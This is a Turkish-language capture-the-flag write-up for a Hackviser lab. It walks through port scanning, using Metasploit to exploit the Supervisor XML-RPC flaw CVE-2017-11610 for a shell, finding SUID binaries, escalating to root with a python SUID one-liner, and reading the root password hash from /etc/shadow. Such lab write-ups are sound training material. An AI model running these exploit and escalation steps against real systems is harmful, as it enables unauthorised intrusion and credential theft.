SUPER PROCESS WRİTE-UP

Bu yazımda sizlere Hackviser platformu üzerinde bulunan Super Process adlı warmup'ın çözümünü anlatacağım.

SORU 1: Hangi portlar açık?
Bu sorunun cevabını bulmak için Nmap taraması yapıyoruz.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 172.20.4.63
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-08 15:32 +03
Nmap scan report for 172.20.4.63
Host is up (0.070s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
9001/tcp open  http    Medusa httpd 1.12 (Supervisor process manager)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

22 ve **9001** portlarının açık olduğunu bulduk.

SORU 2: Web uygulamasında bulunan güvenlik açığının CVE kodu nedir?

Bunun için biraz siteye gidip bilgi toplamamız gerekecek. 9001 portunu kullanarak siteye gidiyorum.

Sayfanın en altında şöyle bir bilgiye rastladım: Supervisor 3.3.2

Şimdi bunun hakkında herhangi bir açık bulunup bulunmadığını kontrol edelim.

Bunun için de searchsploit aracını kullandım.

```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit supervisor 3.3.2
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
Supervisor 3.0a1 < 3.3.2 - XML-RPC (Authenticated) Remote Code Execution (Metasploit | linux/remote/42779.rb
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

Böyle bir açık gerçekten varmış. Şimdi detayları görmek için metasploit framework'ü kulanacağım. Terminale gelip msfconsole yazarak başlatıyoruz.

Yukarıdaki bilgileri de kullanarak msfconsole içerisinde zaafiyeti buluyoruz.

```
   2  exploit/linux/http/supervisor_xmlrpc_exec    2017-07-19       excellent  Yes    Supervisor XML-RPC Authenticated
Remote Code Execution
```


Use 2 diyerek zaafiyeti seçiyoruz. Info yazarak da bu zafiyet hakkında bilgi sahibi oluyoruz.

```
References:
  https://github.com/Supervisor/supervisor/issues/964
  https://www.debian.org/security/2017/dsa-3942
  https://github.com/phith0n/vulhub/tree/master/supervisor/CVE-2017-11610
  https://nvd.nist.gov/vuln/detail/CVE-2017-11610
```


Cevabımız: **CVE-2017-11610**

SORU 3: Güvenlik zafiyeti bulunan servis hangi kullanıcının izinleri ve yetkileri ile çalışıyor?

Bu sorunun cevabını bulabilmemiz için Shell almamız gerekmektedir. Şimdi bizden istenilen bilgileri doldurarak Shell almaya çalışacağım.




Yes yazan kısımları dolduralım.



LHOST: Bizim kendi IP adresimizdir.

RHOST: Hedef IP adresidir.

RUN diyerek çalıştıralım.




Shell diyerek bağlantıyı kurduk. Burada bize hangi kullanıcı yetkileri ile çalıştığını sormuştu.

Buradan da anlayacağımız gibi cevap **nobody**

SORU 4: Yetki yükseltme için kullanabileceğimiz SUID izinlerine sahip uygulamanın adı nedir?

Bu sorunun cevabını bulabilmemiz için bu komutu kullanmamız gerekiyor: "*find / -perm -u=s -type f 2>/dev/null*"



En altta sorunun cevabına ulaşmış olduk. Cevap: **python2.7**

SORU 5: "root" kullanıcısı için /etc/shadow içindeki parola hash değeri nedir?

Son sorumuzun cevabı için öncelikle bizim root olmamız gerekiyor. Bunun için de Privilege Esculation dediğimiz Yetki Yükseltme işlemini yapmamız gerekiyor.

Biraz araştırmalarım sonucunda yetki yükseltme için GTFOBins sitesini ziyaret ettim. Bu sitede python aratınca komut olarak şunları buldum:

SUID


If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.


```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

En alttaki komutu denedim.



Ve artık root olduk ☺



Cevap: **yj9T$e8KohoZuo9Aaj1SpH7/pm1$mu9eKYycNlRPCJ51dW8d71.aPH0ceBM0AKxAaiil7C5**